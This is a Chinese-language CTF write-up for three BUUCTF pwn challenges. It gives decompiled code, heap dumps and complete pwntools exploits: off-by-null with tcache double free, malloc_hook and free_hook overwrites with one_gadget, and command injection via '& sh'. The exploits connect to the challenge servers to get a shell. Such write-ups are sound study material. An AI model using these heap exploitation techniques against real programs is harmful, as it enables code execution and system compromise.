
```
#!usr/bin/python
from pwn import *
context.log_level = 'debug'

r = remote("node4.buuoj.cn", 29361)
elf = ELF("./273")
libc = ELF("./64/libc-2.23.so")

def add(size, sec):
```

```python
def add(size, sec):
 r.sendlineafter("Your choice :", str(1))
 r.sendlineafter(" : ", str(size))
 r.sendafter(" :", "a"*0x20)
 r.sendafter(" :", sec)

def show(idx):
 r.sendlineafter("Your choice :", str(2))
 r.sendlineafter("Index :", str(idx))

def delete(idx):
 r.sendlineafter("Your choice :", str(3))
 r.sendlineafter("Index :", str(idx))


add(0x20, "a" * 0x20)
show(0)
r.recvuntil("a"*0x20)
heap = u64(r.recv(6).ljust(8, '\x00')) - 0x10

add(0x100, "a" * 0xF0+p64(0x100))
add(0x100, "a" * 0x20)
delete(1)
delete(0)
payload = "/bin/sh\x00"
payload = payload.rjust(0x28, "\x00")
add(0x28, payload)
# delete(2)
add(0x80, "c" * 0x80)
add(0x40, "c" * 0x40)

delete(1)
delete(2)

add(0x80, "d")
add(0x100, "d"*0x68 + p64(0x70))
add(0x80, "d")

delete(2)
show(3)
r.recvuntil("Secret : ")
libc_base = u64(r.recv(6).ljust(8, '\x00'))-88-0x10-libc.symbols['__malloc_hook']# -0x3C4B78
malloc_addr = libc_base + libc.sym['__malloc_hook']
sys_addr = libc_base + libc.sym['system']
one_gadget = libc_base + 0xf02a4


delete(1)
add(0x100, "e"*0x80+p64(0)+p64(0x71))

delete(3)
delete(1)

add(0x100, "f"*0x80+p64(0)+p64(0x71)+p64(malloc_addr-0x23))
add(0x60, "f")
add(0x60, "\x00"*0x13+p64(one_gadget))

delete(3)
r.interactive()
```

274 bjdctf_2020_dizzy



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes     0               1        ./274
```




```
    v6 = v4;
    v4 += 4;
    __isoc99_scanf("%d", v6);
  }
  while ( v4 != &command[80] );
  do
    *v3++ += 114514;
  while ( v3 != &dword_4100 );
  v7 = command[0];
  v8 = aPvvn1sS0Great;
  for ( i = command; v7; ++v8 )
  {
    if ( !*v8 )
      break;
    if ( *v8 != v7 )
      break;
    v7 = *++i;
  }
  if ( *v8 )
    exit(1);
  puts("U G0T 1T! N0W 1 W1LL G1V3 Y0U THE SHELL");
  system(command);
  return 0LL;
```

判断输入的字节是否等于v8，等于的话v8下移一个地址判断继续判断
最后如果v8指向的值不为0，就exit，否则system(command),其实还是拼凑命令。

exp


```python
from pwn import *

context.log_level = 'debug'


r = remote("node4.buuoj.cn", 29056)

flag="PvvN| 1S S0 GREAT! & sh "

for i in range(6):
    a= i * 4
    r.sendline(str(u32(flag[a:a+4])-114514))

for i in range(14):
    r.sendline('174')

r.interactive()
```

275 ciscn_2019_final_9



```
RELRO           STACK CANARY      NX            PIE            RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled    No RPATH   No RUNPATH   86 Symbols      Yes     0               6          ./275
```


add



```
int i; // [rsp+0h] [rbp-20h]
unsigned int v3; // [rsp+4h] [rbp-1Ch]
unsigned __int64 v4; // [rsp+8h] [rbp-18h]

v4 = __readfsqword(0x28u);
for ( i = 0; i <= 9 && *(_QWORD *)(16LL * i + tk); ++i )
  ;
if ( i == 10 )
{
  puts("full!");
}
else
{
  v0 = tk;
  *(_QWORD *)(v0 + 16LL * i) = malloc(0xF8uLL);
  if ( !*(_QWORD *)(16LL * i + tk) )
  {
    puts("malloc error!");
    bye_bye();
  }
  printf("size \n> ");
  v3 = get_atoi();
  if ( v3 > 0xF8 )
    bye_bye();
  *(_DWORD *)(16LL * i + tk + 8) = v3;
  printf("content \n> ");
  safe_read(*(char **)(16LL * i + tk), *(_DWORD *)(16LL * i + tk + 8));
}
return __readfsqword(0x28u) ^ v4;
```

chunk大小不能大于0xf8


safe_read一点也不safe



```
if ( a2 )
{
  while ( 1 )
  {
    read(0, &a1[v3], 1uLL);
    if ( a2 - 1 < v3 || !a1[v3] || a1[v3] == 10 )
      break;
    ++v3;
  }
  a1[v3] = 0;
  a1[a2] = 0;
}
else
```

有个off by null。


free



```
unsigned __int64 delete_1(void)
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("index \n> ");
  v1 = get_atoi();
  if ( v1 > 9 || !*(_QWORD *)(16LL * v1 + tk) )
    bye_bye();
  memset(*(void **)(16LL * v1 + tk), 0, *(unsigned int *)(16LL * v1 + tk + 8));
  free(*(void **)(16LL * v1 + tk));
  *(_DWORD *)(16LL * v1 + tk + 8) = 0;
  *(_QWORD *)(16LL * v1 + tk) = 0LL;
  return __readfsqword(0x28u) ^ v2;
}
```

没啥问题。

puts




```
unsigned __int64 puts_1(void)
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("index \n> ");
  v1 = get_atoi();
  if ( v1 > 9 || !*(_QWORD *)(16LL * v1 + tk) )
    bye_bye();
  puts(*(const char **)(16LL * v1 + tk));
  return __readfsqword(0x28u) ^ v2;
}
```

puts也没啥问题。

所以说半天就是一个off by null。
但是问题是首先我们无法通过常规的off by null做一个overlap。主要是因为我们无法去获得地址，无论是tcache的地址还是bss地址。
那么我们平常说的off by null的overlap也好，unlink也好，用不了了。咋整？


参考了ha1vk大佬wp

首先我们通过unsorted bin的合并在chunk2的pre_size上写了个0x200.



```
x555cc703e480: 0x0000000000000000      0x0000000000000000
x555cc703e490: 0x0000000000000000      0x0000000000000000
x555cc703e4a0: 0x0000000000000000      0x0000000000000000
x555cc703e4b0: 0x0000000000000000      0x0000000000000000
x555cc703e4c0: 0x0000000000000000      0x0000000000000000
x555cc703e4d0: 0x0000000000000000      0x0000000000000000
x555cc703e4e0: 0x0000000000000000      0x0000000000000000
x555cc703e4f0: 0x0000000000000000      0x0000000000000000
x555cc703e500: 0x0000000000000200      0x0000000000000100
x555cc703e510: 0x0000000000000000      0x0000000000000000
x555cc703e520: 0x0000000000000000      0x0000000000000000
x555cc703e530: 0x0000000000000000      0x0000000000000000
x555cc703e540: 0x0000000000000000      0x0000000000000000
x555cc703e550: 0x0000000000000000      0x0000000000000000
x555cc703e560: 0x0000000000000000      0x0000000000000000
x555cc703e570: 0x0000000000000000      0x0000000000000000
x555cc703e580: 0x0000000000000000      0x0000000000000000
x555cc703e590: 0x0000000000000000      0x0000000000000000
x555cc703e5a0: 0x0000000000000000      0x0000000000000000
x555cc703e5b0: 0x0000000000000000      0x0000000000000000
x555cc703e5c0: 0x0000000000000000      0x0000000000000000
x555cc703e5d0: 0x0000000000000000      0x0000000000000000
x555cc703e5e0: 0x0000000000000000      0x0000000000000000
x555cc703e5f0: 0x0000000000000000      0x0000000000000000
x555cc703e600: 0x0000000000000300      0x0000000000000100
```

然后通过off by null。



```
0x563433db93b0: 0x0000000000000000      0x0000000000000000
0x563433db93c0: 0x0000000000000000      0x0000000000000000
0x563433db93d0: 0x0000000000000000      0x0000000000000000
0x563433db93e0: 0x0000000000000000      0x0000000000000000
0x563433db93f0: 0x0000000000000000      0x0000000000000000
0x563433db9400: 0x0000000000000100      0x0000000000000100
0x563433db9410: 0x6e2079622066666f      0x00000000006c6c75
0x563433db9420: 0x0000000000000000      0x0000000000000000
0x563433db9430: 0x0000000000000000      0x0000000000000000
0x563433db9440: 0x0000000000000000      0x0000000000000000
0x563433db9450: 0x0000000000000000      0x0000000000000000
0x563433db9460: 0x0000000000000000      0x0000000000000000
0x563433db9470: 0x0000000000000000      0x0000000000000000
0x563433db9480: 0x0000000000000000      0x0000000000000000
0x563433db9490: 0x0000000000000000      0x0000000000000000
0x563433db94a0: 0x0000000000000000      0x0000000000000000
0x563433db94b0: 0x0000000000000000      0x0000000000000000
0x563433db94c0: 0x0000000000000000      0x0000000000000000
0x563433db94d0: 0x0000000000000000      0x0000000000000000
0x563433db94e0: 0x0000000000000000      0x0000000000000000
0x563433db94f0: 0x0000000000000000      0x0000000000000000
0x563433db9500: 0x0000000000000200      0x0000000000000100
0x563433db9510: 0x6363636363636363      0x6363636363636363
0x563433db9520: 0x6363636363636363      0x6363636363636363
```

然后就又一样了。

exp

```
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"
```

```python
#r = process("./275")
r = remote("node4.buuoj.cn", 25194)

libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1_amd64/libc.so.6"
)

def add(size, content):
    r.sendlineafter("command?\n> ", "1")
    r.sendlineafter("size \n> ", str(size))
    r.sendlineafter("content \n> ", content)

def delete(index):
    r.sendlineafter("command?\n> ", "2")
    r.sendlineafter("index \n> ", str(index))

def show(index):
    r.sendlineafter("command?\n> ", "3")
    r.sendlineafter("index \n> ", str(index))

add(0xF0,'a'*0xF0) #0
add(0xF0,'b'*0xF0) #1
add(0xF0,'c'*0xF0) #2
#3~9
for i in range(7):
   add(0xF0,'d'*0xF0)

for i in range(3,10):
   delete(i)

delete(0)
delete(1)
#2放入unsorted bin，与前面合并，但是prev_size不会清空
delete(2)

#0~6
for i in range(7):
   add(0xF0,'d'*0xF0)

add(0xF0,'a'*0xF0) #7
add(0xF0,'b'*0xF0) #8
add(0xF0,'c'*0xF0) #9

#填充tcache bin
for i in range(7):
   delete(i)
#7放入unsorted bin
delete(7)
#0~6
for i in range(7):
   add(0xF0,'d'*0xF0)

delete(8)
add(0xF8,'off by null') #7


for i in range(7):
   delete(i)
delete(9)
#0~6
for i in range(7):
   add(0xF0,'d'*0xF0)

add(0xF0,'a') #8
show(7)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']
one_gadget = libc_base + 0x4f322
print "libc_base = " + hex(libc_base)

add(0xF0,'b') #9与7重合
delete(0)
delete(1)
#double free
delete(7)
delete(9)


add(0xF0,p64(free_hook)) #0
add(0xF0,'/bin/sh') #1

add(0xF0,p64(one_gadget))


#getshell
delete(1)

r.interactive()
```